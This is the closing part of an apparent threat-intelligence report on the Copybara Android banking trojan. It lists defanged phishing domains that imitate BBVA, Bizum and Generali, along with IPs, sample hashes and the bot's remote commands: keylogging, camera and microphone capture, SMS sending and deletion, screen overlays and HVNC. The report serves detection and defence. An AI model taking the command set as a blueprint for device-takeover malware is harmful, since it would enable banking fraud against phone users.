- ingresar-y-completar[.]com
- hagaclicahora[.]com
- acceso-para-clientes[.]net
- www[.]dati-clienti[.]com
- haga-clic-inicie-sesion[.]com
- datos-cliente[.]com
- completar-aqui[.]com
- clienti-verifica[.]com
- dati-clienti[.]com
- aviso-clienti[.]com
- clienti-dati[.]com
- www[.]avviso-clienti[.]com
- bizum-datos[.]online
- aviso-clientes[.]com
- enlace-cliente[.]com
- acceso-clientes[.]cc
- scarica-app[.]cc
- www[.]scarica-app[.]cc
- www[.]clienti-dati[.]com
- app-nuova[.]com
- generali-verifica[.]com
- descarga-app-aqui[.]com
- www[.]haga-clic-inicie-sesion[.]com
- enlace-datos[.]com
- nuova-app-token[.]com
- acceder-ahora[.]com
- link-dati[.]com
- app-codigo-bbva[.]com
- modulo-de-cliente[.]com
- introducir-datos[.]com
- verificacion-de-datos[.]com
- bbva-codigo[.]com
- app-bbva-codigo[.]com
- acceda-aqui[.]com
- app-bbva[.]com
- rellene-el-formulario[.]com
- bbva-modulo[.]com
- bbvacodigo[.]com

- modulo-dissociamento[.]com
- rellenar-formulario[.]com
- rellena-la-solicitud[.]com
- verifica-qui[.]com
- www[.]verifica-qui[.]com
- rellena-aqui[.]com
- la-mia-app[.]com
- scarica-app[.]site
- descargar-e-instalar[.]com
- scarica-app-token[.]com
- entrar-y-confirmar[.]com
- certificado[.]app
- **IPs:**
 - 103[.]253[.]43[.]220
 - 104[.]21[.]0[.]194
 - 104[.]21[.]0[.]234
 - 104[.]21[.]1[.]242
 - 104[.]21[.]10[.]240
 - 104[.]21[.]12[.]197
 - 104[.]21[.]12[.]50
 - 104[.]21[.]13[.]133
 - 104[.]21[.]14[.]64
 - 104[.]21[.]23[.]151
 - 104[.]21[.]23[.]230
 - 104[.]21[.]23[.]254
 - 104[.]21[.]23[.]47
 - 104[.]21[.]24[.]162
 - 104[.]21[.]25[.]240
 - 104[.]21[.]30[.]187
 - 104[.]21[.]32[.]125
 - 104[.]21[.]32[.]86
 - 104[.]21[.]33[.]10
 - 104[.]21[.]33[.]45
 - 104[.]21[.]36[.]133
 - 104[.]21[.]4[.]229
 - 104[.]21[.]40[.]191
 - 104[.]21[.]40[.]200
 - 104[.]21[.]44[.]119

- 104[.]21[.]46[.]116
- 104[.]21[.]47[.]109
- 104[.]21[.]50[.]186
- 104[.]21[.]50[.]241
- 104[.]21[.]51[.]98
- 104[.]21[.]53[.]77
- 104[.]21[.]57[.]171
- 104[.]21[.]57[.]212
- 104[.]21[.]57[.]25
- 104[.]21[.]60[.]226
- 104[.]21[.]60[.]80
- 104[.]21[.]61[.]88
- 104[.]21[.]63[.]166
- 104[.]21[.]64[.]150
- 104[.]21[.]66[.]121
- 104[.]21[.]66[.]199
- 104[.]21[.]66[.]61
- 104[.]21[.]68[.]118
- 104[.]21[.]68[.]24
- 104[.]21[.]69[.]118
- 104[.]21[.]69[.]162
- 104[.]21[.]7[.]237
- 104[.]21[.]70[.]139
- 104[.]21[.]71[.]69
- 104[.]21[.]72[.]180
- 104[.]21[.]73[.]162
- 104[.]21[.]77[.]215
- 104[.]21[.]80[.]159
- 104[.]21[.]80[.]251
- 104[.]21[.]80[.]98
- 104[.]21[.]82[.]141
- 104[.]21[.]85[.]17
- 104[.]21[.]85[.]73
- 104[.]21[.]89[.]203
- 104[.]21[.]90[.]85
- 104[.]21[.]92[.]85
- 104[.]21[.]93[.]148
- 104[.]21[.]94[.]166
- 104[.]21[.]96[.]39

- 172[.]67[.]128[.]58
- 172[.]67[.]128[.]98
- 172[.]67[.]130[.]97
- 172[.]67[.]136[.]87
- 172[.]67[.]137[.]9
- 172[.]67[.]138[.]22
- 172[.]67[.]138[.]75
- 172[.]67[.]139[.]160
- 172[.]67[.]143[.]187
- 172[.]67[.]144[.]59
- 172[.]67[.]147[.]220
- 172[.]67[.]147[.]243
- 172[.]67[.]147[.]52
- 172[.]67[.]150[.]171
- 172[.]67[.]150[.]72
- 172[.]67[.]151[.]117
- 172[.]67[.]151[.]247
- 172[.]67[.]152[.]154
- 172[.]67[.]152[.]32
- 172[.]67[.]153[.]214
- 172[.]67[.]156[.]138
- 172[.]67[.]157[.]50
- 172[.]67[.]158[.]188
- 172[.]67[.]158[.]34
- 172[.]67[.]158[.]88
- 172[.]67[.]159[.]229
- 172[.]67[.]163[.]220
- 172[.]67[.]164[.]158
- 172[.]67[.]164[.]193
- 172[.]67[.]164[.]211
- 172[.]67[.]164[.]224
- 172[.]67[.]164[.]31
- 172[.]67[.]165[.]135
- 172[.]67[.]169[.]22
- 172[.]67[.]170[.]217
- 172[.]67[.]172[.]69
- 172[.]67[.]173[.]135
- 172[.]67[.]175[.]236
- 172[.]67[.]175[.]39

- 172[.]67[.]177[.]162
- 172[.]67[.]184[.]110
- 172[.]67[.]184[.]120
- 172[.]67[.]185[.]118
- 172[.]67[.]188[.]65
- 172[.]67[.]190[.]138
- 172[.]67[.]193[.]172
- 172[.]67[.]194[.]111
- 172[.]67[.]194[.]59
- 172[.]67[.]195[.]10
- 172[.]67[.]195[.]163
- 172[.]67[.]199[.]146
- 172[.]67[.]200[.]77
- 172[.]67[.]201[.]133
- 172[.]67[.]201[.]4
- 172[.]67[.]206[.]112
- 172[.]67[.]207[.]250
- 172[.]67[.]208[.]1
- 172[.]67[.]209[.]47
- 172[.]67[.]209[.]60
- 172[.]67[.]210[.]100
- 172[.]67[.]210[.]91
- 172[.]67[.]211[.]174
- 172[.]67[.]211[.]230
- 172[.]67[.]211[.]91
- 172[.]67[.]213[.]9
- 172[.]67[.]214[.]191
- 172[.]67[.]214[.]32
- 172[.]67[.]215[.]1
- 172[.]67[.]223[.]84
- 212[.]224[.]86[.]43
- 45[.]12[.]253[.]113
- 45[.]12[.]253[.]114
- 45[.]12[.]253[.]115
- 91[.]227[.]77[.]250
- 95[.]214[.]24[.]145
- 95[.]214[.]24[.]96
- 95[.]214[.]25[.]160

Copybara Samples:

- 0ec51ccd95f15cf28077866d6c7123f9b488190fef90a0cc447bc3aea81f53ad
- 113526c5d6c930e1c9444bf7664662c29d6ae207577c41930af0301a935f50f5
- 167241dfa022da1afc06909f56fe8d4b12089504ba42c101b1cf37828246b722
- 1b386d5991eec7599bdfea1df31e6f71559acb4bf6c989d1a1cb74104866f914
- 22fde3441981abba30ccf93c1544415bfb1ccc932423804d9eb83b4fe5ef91fe
- 2a43e304ba56ecc2645cf51cc2b4fa96071fa2871aba7e974f1f909874b414fd
- 2e9cf22e9b914bf926445e68f0b4b85979a92a20cf7b9b76514910eb460d162f
- 3056d22d1cec16b76125a0be5a10bba993fd0da8b2f0862ef1308ae037059acc
- 30f39cf01332004ffdbb5d22f09aa6f170f7959f16b24b741763e48c835c9296
- 34c7745561174524bdbe9634a4463d2d1aa470c0ceaa0e0c5a6d5d2f8f5a5e61
- 3c1f2f772aaef016d61f90fa5b331902296f7e3dd9cd5c9c2b1a3df050bb4527
- 3f3d3d0f9ec2d4acf5c05d21ba7e4c134718aa844d9a21e9442ae28f03f6e377
- 437aafbd0638893d0586c91cd66e0b5fb2718ab7e81935af756e38baea889eb0
- 4562345b5bbdeb5c6238d301d7b8b3dc2358541a2021beafd09490efd8aa98a9
- 45afd963f3b29fd5eddc4134a9ea276f2bb3457db9f26830d8a54010549c1141
- 48266eecf9695899f784d7756b8d894d897d914e0b9f4e5552df0001e580ce5a
- 51c5973680206354fa631a13164514c85b01e1ec6aed01fdd9d88e5adc0a09ea
- 557197db45574df2c7502250832a434a741416272b6960fcab5e2a418dd7952e
- 57394d2a24965e87bc725469c7e192ccea7e442f4111f294bba6c84147a8a653
- 57c448458c774369866eab6ac470b5cb07e29a11fee5d372bcee97803aa75d62
- 6284dd4ced19a88b56cf75229f1407675254a6b5d6edb252d0a90ac54e75746d
- 64b522b40366bead52d26f23f7884e18c4ec128f9034241f8b811be18681e174
- 661af4a34b52c256455be5533aec2d154be14db2bcbbeea490c5f13cfe9ce44a
- 6b5c70f27546ffaa018e10f35d19aba76529f55545d5ddc7ee8070d5aa62ef88
- 76fdb762d070dabd1afc8d34ccecbc0a813450b48a61e886330e96c1dab8cdb9
- 7869150806ae8615de0a3d9a701a71e5f374c39ce77b6fcb7524f047cc3bcf3b
- 7f63dbb6c8fd84066a2957186f1320b4ff4781e9dcb7829067081ef2e81e09aa
- 8086fb34830bc9217ca66229e2330c42ddef06686b44da67054ec961cd95ba20
- 879762bc4ae75d7d8902791aae74be92cb37a19b0b5e6c235bdcd3f1041b2d8c
- 8a7d08977343d56bb91552f5c0baa5cb85fb7ab5b56447b0a5a5662498f0d51a
- 8e667c391a1b3f341f8d6232dd87d3ad170846f1d35410f3bc5dfe582bb1a676
- a50ca570505da0867e7af1942d43fbc4db88c4d93266ce46202497dac8cbdf54

- aa96afb8da58ec489e991f5ac6970bb16b60ddd7089ffc87ad7f7399f4e229e2
- ca67763a2e140d42078393764d0f6b6ebe0cf1829688af782c9ea989ca7a678c
- d447a4501ef6d2449cd18834c61ad2944f344562cfc3cb1b07693a4d169e3762
- d72c7820a3cc056299b9a9e8c32c57e673f528cb3b445431531ff2377c9600d1
- d92eb6fe032de333b09e6d10138c1ffbb720f38c783b07cc86471d23128a6aff
- db0c4a5e11fa82c1e1fd824d0a8ddabd3dc4b265d2ac23d76ec7d881ddeaa0f8
- db6a6323e3410c436463f1e0b510e16cfe88f1410510a91829c83126e3ec151f
- de69d1a7c3893f2a8750051a5cc4884dd6b78f33605f5fff5c04e4090cfc45e7
- e55e802739132b303774d8720dba728160e9d1483e960e9b29dd359fb4fa1550
- f1e7ed002f5bed646725f89d8900a91dc0d48a9c4695a443fd79a3dc106dd936
- f6d129b31d0c022e96ad3e9aa2330f3736658658ff7eb89cc8f064ec5a345bd1
- f78fd4360bca19263e2a5cbf0c235d65837aaae489417504269ab21880feaa1d
- Fd60fe1f114a1c3739d650d7cd94f04eedb7b540cf8be86ac5f3dbd449eab8ba

Numbers:

- 0294751861

Appendix: List of commands of the Bot

Command
open_app_setngs
send_inj_lst
send_custom_opencam
send_custom_opencam_close
send_custom_fullbright
send_custom_lowbright
send_custom_openmics

send_custom_openmics_close
send_custom_delallnoties
send_custom_donotdelallnoties
send_custom_pagebuilder
clickbyid
del_my_dv_fm_admnpnl
Send_Open_Recents
downextraapp
openanyurl
Refrech_hvn_by_Noti
GlobalParamsActions
Enable_Noti
isAutoSystDalogClker
Request_TurnoffDeviceScreen_FromAndroid
Send_DeviceScreenShot_Permission
Send_Custom_LockScreen
Send_LockScreen_Overlay
Send_LockScreen_Overlay_URL
Send_LockScreen_Overlay_CO
Send_UnLockScreen_Overlay
Request_HVNC_TableTexts_FromAndroid
Send_DeviceApps
Send_KeyLo_Views
Send_Click_FromPCToAndroidDevice
Send_Text_FromPCToAndroidDevice
Send_Important_Views_Only

FormatthisDevice
Send_CallPhoneNumber
Send_Change_H_Quality
Get_Device_CallLogs
Send_GlobalAction_FromPCToAdroid
Send_ChangeVNCFPS
Hide_AppData_Info
Send_Wakeup_Device
Send_Request_Permissions
Send_Open_CertainApp
Send_Uninstall_CertainApp
Send_blocknoti_CertainApp
Send_Block_Certain_App
Send_Swipe_Action_ACS
Send_fromtblclick_ACS
Send_Pattren_Action_ACS
Send_Create_Notification
Send_Show_Pattren_Buttons
SendSMS_To_Admin
del_SMS_FromAdmin
Send_SMSMessage_ToNumber
Admin_ConnectedToDevice

About Us

Tinexta Cyber



In 2019, Tinexta S.p.A. founded Tinexta Cyber, becoming a benchmark in the field of digital and cybersecurity transformation within four years.

Born from the merger of Corvallis, Yoroï, and Swascan, and thanks to services entirely based in Italy and in compliance with EU regulations on data residency, data protection, and GDPR, Tinexta Cyber ensures the digital resilience of the national system.

The Italian Benchmark for Secure Digital Innovation

A Success Story: Our Credentials

Corvallis is one of the leading Information Technology operators in Italy. With over thirty years of experience and a deep understanding of relevant production processes, it has consolidated a portfolio of offerings that supports the development and competitive advantage of organizations.



Swascan is the innovative Italian cybersecurity company, the first digital security company in our country to own a cloud-based cybersecurity testing platform and a center of vertical competencies in cyber defense.

Yoroï develops and manages Integrated Adaptive and Dynamic Cyber Defense Systems. With expertise, strategy, and a vision that places the human factor at the center as the key to defense, it plays a leading role in the cyber sector in Italy.



Tinexta Group



Tinexta is an industrial group that offers innovative solutions for the digital transformation and growth of businesses, professionals, and institutions.

Listed on Euronext STAR Milan, with a solid institutional reference shareholder, it is included in the European Tech Leader index as a high-growth tech company.

Based in Italy and present in 9 countries across Europe and Latin America with over 2000 employees, Tinexta is active in the strategic sectors of Digital Trust, Cyber Security, and Business Innovation.

Through its Group companies, it promotes an integrated offering of advanced services for digital identity and certification, cybersecurity, digital marketing, access to innovation funding, and internationalization. It manages complex digital transformation projects and develops targeted strategies to support the innovation plans of small and medium-sized enterprises, large groups, and institutions.

As of December 31, 2023, the Group reported consolidated revenues of € million, Adjusted EBITDA of € 94.8 million, and Net Profit of € 78.1 million.